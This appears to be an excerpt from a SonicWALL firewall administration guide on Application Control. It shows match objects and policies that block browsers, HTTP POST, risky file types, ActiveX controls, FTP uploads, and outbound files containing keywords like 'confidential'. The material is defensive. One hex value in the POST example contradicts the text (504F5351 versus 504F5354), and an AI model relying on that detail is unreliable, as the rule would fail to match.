
The process of finding the unique identifier or signature of a Web browser is illustrated in the following packet capture sequence.

- Step 1** In **Wireshark**, click **Capture > Interfaces** to view your local network interfaces.
- Step 2** In the **Capture Interfaces** dialog box, click **Capture** to start a capture on your main network interface:




As soon as the capture begins, start the browser and then stop the capture. In this example, Firefox is started.

Step 3 In the captured output, locate and click the **HTTP GET** command in the top pane, and view the source for it in the center pane. In the source code, locate the line beginning with **User-Agent**.



Step 4 Scroll to the right to find the unique identifier for the browser. In this case it is **Firefox/1.5.0.7**.



- Step 5** Type the identifier into the **Content** text box in the **Match Objects Settings** screen and click **OK** to create a match object that you can use in a policy.

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Enable Negative Matching:

Content:

List:

Buttons: Add, Update, Remove, Remove All, Load From File

Hex Editor

You can use a hexadecimal (hex) editor to view the hex representation of a file or a graphic image. One such hex editor is **XVI32**, developed by Christian Maas and available at no cost at the following URL:

<http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm>




Note The hex editor, XVI32, is not affiliated with Dell SonicWALL. XVI32 is freely available at: <http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm>. For the latest releases, information, and procedures, refer to the web site,

For example, if there is a certain graphic contained within all confidential company documents, you could use the hex editor to obtain a unique identifier for the graphic, and then use the identifying hex string to create a match object. You could reference the match object in a policy that blocks the transfer of files with content matching that graphic.

Using the SonicWALL graphic as an example, you would take the following steps:



Step 1 Start **XVI32** and click **File > Open** to open the graphic image GIF file.




Step 2 In the left pane, mark the first 50 hex character block by selecting **Edit > Block <n> chars...** and then select the **decimal** option and type **50** in the space provided. This will mark the first 50 characters in the file, which is sufficient to generate a unique thumbprint for use in a custom match object.

Alternatively you can mark the block by using the following sequence:

- Click on the first character (#0).
- Press **Ctrl+B**.
- Click on the character in position #49.
- Press **Ctrl+B**.

To locate the character in position #49, click on a character in the right pane (the text pane) and then look at the bottom left corner for the decimal address. Try different characters until it shows **Adr. dec: 49**. Note that you must click on the corresponding location in the *left* pane before you press **Ctrl+B** to mark the block.

When the block is marked, it changes to red font. To unmark a block of characters, press **Ctrl+U**.



Step 3 After you mark the block, click **Edit > Clipboard > Copy As Hex String**.

Step 4 In Textpad or another text editor, press **Ctrl+V** to paste the selection and then press **Enter** to end the line.

This intermediary step is necessary to allow you to remove spaces from the hex string.

Step 5 In Textpad, click **Search > Replace** to bring up the Replace dialog box. In the Replace dialog box, type a space into the Find text box and leave the Replace text box empty. Click **Replace All**.

The hex string now has 50 hex characters with no spaces between them.

Step 6 Double-click the hex string to select it, then press **Ctrl+C** to copy it to the clipboard.

Step 7 In the SonicOS user interface, navigate to **Firewall > Match Objects** and click **Add Match Object**.

Step 8 In the **Match Object Settings** window, type a descriptive name into the **Object Name** text box.

Step 9 In the **Match Object Type** drop-down list, select **Custom Object**.

Step 10 For Input Representation, click **Hexadecimal**.

Step 11 In the **Content** text box, press **Ctrl+V** to paste the contents of the clipboard.

Step 12 Click **Add**.

Match Object Settings

Object Name:

Match Object Type:

Enable Settings Offset Depth Payload Size: Min Max

Match Type:

Input Representation: Alphanumeric Hexadecimal

Content:

List:

Step 13 Click **OK**.

You now have a Match Object containing a unique identifier for the image. You can create an App Rules policy to block or log traffic that contains the image matched by this Match Object. For information about creating a policy, see [“Configuring an App Rules Policy” on page 716](#).

App Control Use Cases

Application Control provides the functionality to handle several types of access control very efficiently.

Topics:

- [“Policy-Based Application Control” on page 735](#)
- [“Logging Application Signature-Based Policies” on page 736](#)
- [“Compliance Enforcement” on page 737](#)
- [“Server Protection” on page 737](#)
- [“Hosted Email Environments” on page 738](#)
- [“Email Control” on page 738](#)
- [“Web Browser Control” on page 739](#)
- [“HTTP Post Control” on page 740](#)
- [“Forbidden File Type Control” on page 742](#)
- [“ActiveX Control” on page 744](#)
- [“FTP Control” on page 746](#)
- [“Bandwidth Management” on page 750](#)
- [“Bypass DPI” on page 753](#)
- [“Custom Signature” on page 755](#)
- [“Reverse Shell Exploit Prevention” on page 757](#)
- [“Glossary” on page 761](#)

Policy-Based Application Control

The SonicWALL application signature databases are part of the Application Control feature, allowing very granular control over policy configuration and actions relating to them. These signature databases are used to protect users from application vulnerabilities as well as worms, Trojans, peer-to-peer transfers, spyware and back door exploits. The extensible signature language used in the SonicWALL Reassembly Free Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities.

To create an Application Control policy, first create a match object of type Application Signature List or Application Signature Category List. These two types allow for selection of either general application categories or individual application signatures.

The example below shows a match object targeted at LimeWire and Napster Peer to Peer sharing applications.

Match Object Settings

Object Name:

Match Object Type:

Application Category:

Application:

Application Signature:

List:

- P2P 100Bao -- Outbound Connection (10099)
- P2P 1337x -- Search Activity 1 (3050)
- P2P CitrixWire -- Client Activity (3314)

Buttons: Add, Update, Remove, Remove All

After creating a signature-based match object, create a new App Rules policy of type App Control Content that uses the match object. The example below shows a policy which uses the newly created “Napster/LimeWire P2P” match object to drop all Napster and LimeWire traffic.

App Control Policy Settings

Policy Name:

Policy Type:

Address:

Exclusion Address:

Match Object:

Action Object:

Users/Groups: Included: Excluded:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log using App Control message format:

Log Redundancy Filter (seconds): Use Global Settings

Zone:

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

Logging Application Signature-Based Policies

As with other match object policy types, logging can be enabled on application content policies. By default, these logs are displayed in the standard format, showing the Application Control policy that triggered the alert/action. To obtain more detail about the log event, select the **Log using App Control message format** checkbox in the App Control Policies Settings window for that policy.

Standard Logging						
7	09/28/2010 20:04:25.336	Alert	Application Firewall	Application Firewall Alert: Policy: test, Action Type: Reset/Drop	192.168.168.123, 121.14.74.247, 1186, X0 (admin)	80, X1
App Control Formatted Logging						
1	09/28/2010 20:02:35.768	Alert	Application Control	Application Control Detection Alert: IM QQ -- Login Over HTTPS v2010, SID: 5696, AppID: 622 CatID: 11	192.168.168.123, 121.14.74.247, 4885, X0 (admin)	443, X1

Compliance Enforcement


Many businesses and organizations need to ensure compliance with their policies regarding outbound file transfer. Application Control provides this functionality in HTTP, FTP, POP3, and SMTP contexts. This can help companies meet regulatory requirements such as HIPAA, SOX, and PCI.

When you configure the policy or policies for this purpose, you can select Direction > Basic > Outgoing to specifically apply your file transfer restrictions to outbound traffic. Or, you can select Direction > Advanced and then specify the exact zones between which to prevent file transfer. For example, you can specify LAN to WAN, LAN to DMZ, or any other zones that you have defined.



Server Protection

Servers are typically accessed by many untrusted clients. For best protection of these valuable resources, you should have multiple lines of defense. With Application Control on your gateway, you can configure policies to protect your servers. For example, you can create a policy that blocks all FTP **put** commands to prevent anyone from writing a file to a server (see [“Blocking FTP Commands” on page 749](#)). Even though the server itself may be configured as read-only, this adds a layer of security that is controlled by the firewall administrator. Your server will still be protected even if its configuration is changed by an error, a side-effect of a patch, or by someone with malicious intent. With Application Control, you can effectively control content upload for servers using HTTP, SMTP, POP3, and FTP.



An example of policies that affect servers might be a small ISP providing three levels of service to its customers, whose servers are sitting in its rack. At the gold level, a customer can host a Web server, Email server, and FTP server. At the silver level, a customer can host only a Web server and Email server. At the bronze level, the hosting package only allows a Web server. The ISP could use Application Control to enforce these restrictions, by creating a policy for each customer.

Hosted Email Environments

A hosted email environment is one in which email is available on a user's Internet Service Provider (ISP). Typically, POP3 is the protocol used for email transfer in this environment. Many small-business owners use this model, and would like to control email content as well as email attachments. Running Application Control on the gateway provides a solution for controlling POP3-based as well as SMTP-based email.

Application Control can also scan HTTP, which is useful for email hosted by sites such as Yahoo or Hotmail. Note that when an attachment is blocked while using HTTP, Application Control does not provide the file name of the blocked file. You can also use Application Control to control FTP when accessing database servers.

If you want a dedicated SMTP solution, you can use SonicWALL Email Security. Email Security is used by many larger businesses for controlling SMTP-based email, but it does not support POP3. For controlling multiple email protocols, Application Control provides an excellent solution.

Email Control

Application Control can be very effective for certain types of email control, especially when a blanket policy is desired. For example, you can prevent sending attachments of a given type, such as **.exe**, on a per-user basis, or for an entire domain. Because the file name extension is being matched in this case, changing the extension before sending the attachment will bypass filtering. Note that you can also prevent attachments in this way on your email server if you have one. If not, then Application Control provides the functionality.

You can create a match object that scans for file content matching strings such as "confidential", "internal use only" and "proprietary" to implement basic controls over the transfer of proprietary data.

You can also create a policy that prevents email to or from a specific domain or a specific user. You can use Application Control to limit email file size, but not to limit the number of attachments. Application Control can block files based on MIME type. It cannot block encrypted SSL or TLS traffic, nor can it block "all encrypted files". To block encrypted email from a site that is using HTTPS, you can create a custom match object that matches the certificate sent before the HTTPS session begins. This is part of the SSL session before it gets encrypted. Then you would create a custom policy that blocks that certificate.

Application Control can scan email attachments that are text-based or are compressed to one level, but not encrypted. The following table lists file formats that Application Control can scan for keywords. Other formats should be tested before you use them in a policy.

File Type	Common Extension
C source code	c
C+ source code	cpp
Comma-separated values	csv
HQX archives	hqx
HTML	htm
Lotus 1-2-3	wks
Microsoft Access	mdb
Microsoft Excel	xls
Microsoft PowerPoint	ppt

File Type	Common Extension
Microsoft Visio	vsd
Microsoft Visual Basic	vbp
Microsoft Word	doc
Microsoft Works	wps
Portable Document Format	pdf
Rich Text Format	rft
SIT archives	sit
Text files	txt
WordPerfect	wpd
XML	xml
Tar archives (“tarballs”)	tar
ZIP archives	zip, gzip

Web Browser Control

You can also use Application Control to protect your Web servers from undesirable browsers. Application Control supplies match object types for Netscape, MSIE, Firefox, Safari, and Chrome. You can define a match object using one of these types, and reference it in a policy to block that browser.

You can also access browser version information by using an HTTP User Agent match object type. For example, older versions of various browsers can be susceptible to security problems. Using Application Control, you can create a policy that denies access by any problematic browser, such as Internet Explorer 5.0. You can also use negative matching to exclude all browsers except the one(s) you want. For example, you might want to allow Internet Explorer version 6 only, due to flaws in version 5, and because you haven’t tested version 7. To do this, you would use a network protocol analyzer such as Wireshark to determine the Web browser identifier for IEv6, which is “MSIE 6.0”. Then you could create a match object of type HTTP User Agent, with content “MSIE 6.0” and enable negative matching.

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Enable Negative Matching:

Content:

List:

Buttons: Add, Update, Remove, Remove All, Load From File

You can use this match object in a policy to block browsers that are not MSIE 6.0. For information about using Wireshark to find a Web browser identifier, see [“Wireshark” on page 728](#). For information about negative matching, see [“Negative Matching” on page 694](#).



Note Wireshark is not affiliated with Dell SonicWALL. Wireshark is freely available at: <http://www.wireshark.org>. For the latest releases, information, and procedures, refer to the Wireshark web site,

Another example of a use case for controlling Web browser access is a small e-commerce site that is selling discounted goods that are salvaged from an overseas source. If the terms of their agreement with the supplier is that they cannot sell to citizens of the source nation, they could configure Application Control to block access by the in-country versions of the major Web browsers.

Application Control supports a pre-defined selection of well-known browsers, and you can add others as custom match objects. Browser blocking is based on the HTTP User Agent reported by the browser. Your custom match object must contain content specific enough to identify the browser without creating false positives. You can use Wireshark or another network protocol analyzer to obtain a unique signature for the desired browser.

HTTP Post Control

You can enhance the security of public facing read-only HTTP servers by disallowing the HTTP POST method.

First, use Notepad or another text editor to create a new document called **Post.htm** that contains the HTML code below. Save the file to your desktop or a convenient location.


```
<FORM action="http://www.yahoo.com/" method="post">
<p>Please enter your name: <input type="Text" name="FullName"></p>
<input type="submit" value="Submit"> <INPUT type="reset">
```

Then open the Wireshark network analyzer and start a capture. For information about using Wireshark, see [Wireshark, page 728](#). In a browser, open the Post.htm form you just created and type in your name and then click **Submit**. Stop the capture.




Note Wireshark is not affiliated with Dell SonicWALL. Wireshark is freely available at: <http://www.wireshark.org>. For the latest releases, information, and procedures, refer to the Wireshark web site,

Using the **Wireshark Edit > Find Packet** function, search for the string 'POST'.



Wireshark will jump to the first frame that contains the requested data. You should see something like the screen shown below. This indicates that the HTTP POST method is transmitted immediately after the TCP header information and is comprised of the first four bytes (504f5354) of the TCP payload (HTTP application layer). You can use that information to create a custom match object that detects the HTTP POST method.



In the SonicOS management interface, navigate to **Firewall > Match Objects**, and then click **Add New Match Object**. Create a match object like the one shown below. Notice that in this particular match object you would use the **Enable Settings** feature to create an object that matches a specific part of the payload. The **Offset** field specifies which byte in the payload to begin matching and helps to minimize false positives by making the match more specific. The **Depth** field specifies at what byte to stop matching. The **Min** and **Max** fields allow you to specify a minimum and maximum payload size.

Match Object Settings

Object Name:

Match Object Type:

Enable Settings Offset Depth Payload Size: Min Max

Match Type:

Input Representation: Alphanumeric Hexadecimal

Content:

List:

504F5351

Next, navigate to **Firewall > App Rules** and click **Add New Policy**. Create a policy like the one shown below.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

To test, use a browser to open the Post.htm document you created earlier. Type in your name and then click **Submit**. The connection should be dropped this time and you should see an alert in the log similar to the one shown below.

#	Time	Priority	Category	Message	Source	Destination
1	11/05/2007 15:23:10.848	Alert	Network Access	Application Firewall Alert: Policy: Custom Object Detected (HTTP POST), Action Type: ResetDrop	192.168.10.10, 57782, X0, DELL-GX620 (admin)	209.191.93.52, 80, X1, f1.www.vip.mud.yahoo.com

Forbidden File Type Control

You can use Application Control to prevent risky or forbidden file types (for example, exe, vbs, scr, dll, avi, mov) from being uploaded or downloaded.

Step 1 Navigate to **Firewall > Match Objects** and click **Add New Match Object**.

Step 2 Create an object like the one shown below:

The screenshot shows the 'Match Object Settings' window. The 'Object Name' is 'HTTP URI Content - Forbidden File Types'. The 'Match Object Type' is 'HTTP URI Content'. The 'Match Type' is 'Suffix Match'. The 'Input Representation' is set to 'Alphanumeric'. The 'Content' field contains '.scr'. Below it, a 'List' box contains three entries: '.exe', '.vbs', and '.scr' (which is highlighted). On the right side, there are buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File'.

Step 3 Next, navigate to **Firewall > Action Objects** and click **Add New Action Object**.

Step 4 Create an action like the one shown below:

The screenshot shows the 'Action Object Settings' window. The 'Action Name' is 'Custom Block Page - Forbidden File'. The 'Action' is 'HTTP Block Page'. The 'Content' field contains the text: 'Due to the inherent security risk, the type of file that you are attempting to ...'. The 'Color' is set to 'White'. There is a 'Preview' button next to the color dropdown.

Step 5 To create a policy that uses this object and action, navigate to **Firewall > App Rules** and click **Add New Policy**.

Step 6 Create a policy like the one shown below:

App Control Policy Settings

Policy Name: HTTP Client Request Blocked (Forbidden File)

Policy Type: HTTP Client

Source: Any Destination: Any

Address: Any Service: HTTP

Exclusion Address: None

Match Object:

Action Object: Reset/Drop

Included: All Excluded: None

Users/Groups: All

Schedule: Always on

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings 0

Connection Side: Client Side

Direction: Basic Advanced

Both

Note: BWM Type: Global; To change go to Firewall Settings > BWM

Step 7 To test this policy, you can open a Web browser and try to download any of the file types specified in the match object (exe, vbs, scr). Below are a few URLs that you can try:

<http://download.skype.com/SkypeSetup.exe>

<http://us.dl1.yimg.com/download.yahoo.com/dl/msgr8/us/msgr8us.exe>

http://g.msn.com/8reen_us/EN/INSTALL_MSN_MESSENGER_DL.EXE

You will see an alert similar to the one shown below.

#	Time	Priority	Category	Message	Source	Destination
1	10/31/2007 12:52:34.160	Alert	Network Access	Application Firewall Alert: Policy: HTTP Client Request Blocked (Forbidden File Type), Action Type: HTTP Block Page	192.168.10.10, 58268, X0_DELL-GX620 (admin)	198.173.5.10, 80, X1

ActiveX Control

One of the most useful capabilities of Application Control is the ability to distinguish between different types of ActiveX or Flash network traffic. This allows you to block games while permitting Windows updates. Prior to Application Control, you could configure SonicOS to block ActiveX with Security Services > Content Filter, but this blocked all ActiveX controls, including your software updates.

Application Control achieves this distinction by scanning for the value of **classid** in the HTML source. Each type of ActiveX has its own class ID, and the class ID can change for different versions of the same application.

Some ActiveX types and their classid's are shown in the following table.

ActiveX Type	Classid
Apple Quicktime	02BF25D5-8C17-4B23-BC80-D3488ABDDC6B
Flash v6, v7	D27CDB6E-AE6D-11cf-96B8-444553540000
Shockwave	D27CDB6E-AE6D-11cf-96B8-444553540000
Microsoft Windows Media Player v6.4	22d6f312-b0f6-11d0-94ab-0080c74c7e95
Microsoft Windows Media Player v7-10	6BF52A52-394A-11d3-B153-00C04F79FAA6
Real Networks Real Player	CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA
Java Web Start	5852F5ED-8BF4-11D4-A245-0080C6F74284

The figure below shows an ActiveX type match object that is using the Shockwave class ID. You can create a policy that uses this match object to block online games or other Shockwave-based content.

Match Object Settings

Object Name: Shockwave

Match Object Type: Active X ClassID

Match Type: Exact Match

Input Representation: Alphanumeric Hexadecimal

Content: D27CDB6E-AE6D-11cf-96B8-444553540000

List: D27CDB6E-AE6D-11cf-96B8-444553540000

Buttons: Add, Update, Remove, Remove All, Load From File

You can look up the class ID for these Active X controls on the Internet, or you can view the source in your browser to find it. For example, the figure below shows a source file with the class ID for Shockwave or Flash.

```

</table>
<div align="center"></div></td>
<td width="5"></td>
<td><TABLE WIDTH=577 BORDER=0 CELLPADDING=0 CELLSPACING=0>
  <tr>
    <td width="398" height="214" valign="top">
      <a href="/products/ssl-vpn/index.html" target="_blank"> </a>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0
,29,0" width="398" height="220">
      <param name="movie" value="gfx/home/corphome.swf">
      <param name="quality" value="high">
      <embed src="gfx/home/corphome.swf" quality="high"
pluginspage="http://www.macromedia.com/go/getflashplayer"
type="application/x-shockwave-flash" width="398" height="220"></embed>
      </object>
    </td>
    <td width="11" valign="top">&nbsp;</td>
  <td width="168" align="right" valign="top">
    <table width="168" border="0" cellpadding="0">
      <tr>

```

FTP Control

Application Control provides control over the FTP control channel and FTP uploads and downloads with the FTP Command and File Content match object types. Using these, you can regulate FTP usage very effectively.

The following use cases are described in this section:

- [“Blocking Outbound Proprietary Files Over FTP” on page 746](#)
- [“Blocking Outbound UTF-8 / UTF-16 Encoded Files” on page 747](#)
- [“Blocking FTP Commands” on page 749](#)

Blocking Outbound Proprietary Files Over FTP

For example, to block outbound file transfers of proprietary files over FTP, you can create a policy based on keywords or patterns inside the files.

First, you would create a match object of type File Content that matches on keywords in files.

The screenshot shows the 'Match Object Settings' dialog box. The 'Object Name' is 'Proprietary files'. The 'Match Object Type' is 'File Content'. The 'Match Type' is 'Partial Match'. The 'Input Representation' is set to 'Alphanumeric'. The 'Content' field contains 'Proprietary'. The 'List' field contains 'Confidential' and 'Proprietary'. On the right side, there are buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File'.

Optionally, you can create a customized FTP notification action that sends a message to the client.

Next, you would create a policy that references this match object and action. If you prefer to simply block the file transfer and reset the connection, you can select the Reset/Drop action when you create the policy.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

Blocking Outbound UTF-8 / UTF-16 Encoded Files

Native Unicode UTF-8 and UTF-16 support by Application Control allows encoded multi-byte characters, such as Chinese or Japanese characters, to be entered as match object content keywords using the alphanumeric input type. Application Control supports keyword matching of UTF-8 encoded content typically found in Web pages and email applications, and UTF-16 encoded content typically found in Windows OS / Microsoft Office based documents.

Blocking outbound file transfers of proprietary Unicode files over FTP is handled in the same way as blocking other confidential file transfers. First, create a match object that matches on UTF-8 or UTF-16 encoded keywords in files. Next, create a policy that references the match object and blocks transfer of matching files.

The example shown below uses a match object type of File Content with a UTF-16 encoded Chinese keyword that translates as “confidential document.”

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Content:

List:

Next, create a policy that references the match object, as shown below. This policy blocks the file transfer and resets the connection. Enable Logging is selected so that any attempt to transfer a file containing the UTF-16 encoded keyword is logged.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Sides:

Direction: Basic Advanced

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

A log entry is generated after a connection Reset/Drop. An example of a log entry is shown below, including the Message stating that it is an Application Control Alert, displaying the Policy name and the Action Type of Reset/Drop.

3	08/06/2008 14:49:29.832	Alert	Application Firewall	Application Firewall Alert: Policy: chinese confidential, Action Type: Reset/Drop	192.168.168.3, 4811, X0	10.0.15.131, 20, X1
---	----------------------------	-------	-------------------------	---	----------------------------	---------------------

Blocking FTP Commands

You can use Application Control to ensure that your FTP server is read-only by blocking commands such as **put**, **mput**, **rename_to**, **rename_from**, **rmdir**, and **mkdir**. This use case shows an match object containing only the **put** command, but you could include all of these commands in the same match object.

The first step is to create a match object that matches on the **put** command. Because the **mput** command is a variation of the **put** command, a match object that matches on the **put** command will also match on the **mput** command.

The screenshot shows the 'Match Object Settings' window. The 'Object Name' is 'FTP_put_cmd'. The 'Match Object Type' is 'FTP Command'. The 'Command' dropdown is set to 'PUT'. The 'List' contains 'PUT'. On the right side, there are buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File'.

Optionally, you can create a customized FTP notification action that sends a message to the client. A customized action is shown in the picture below.

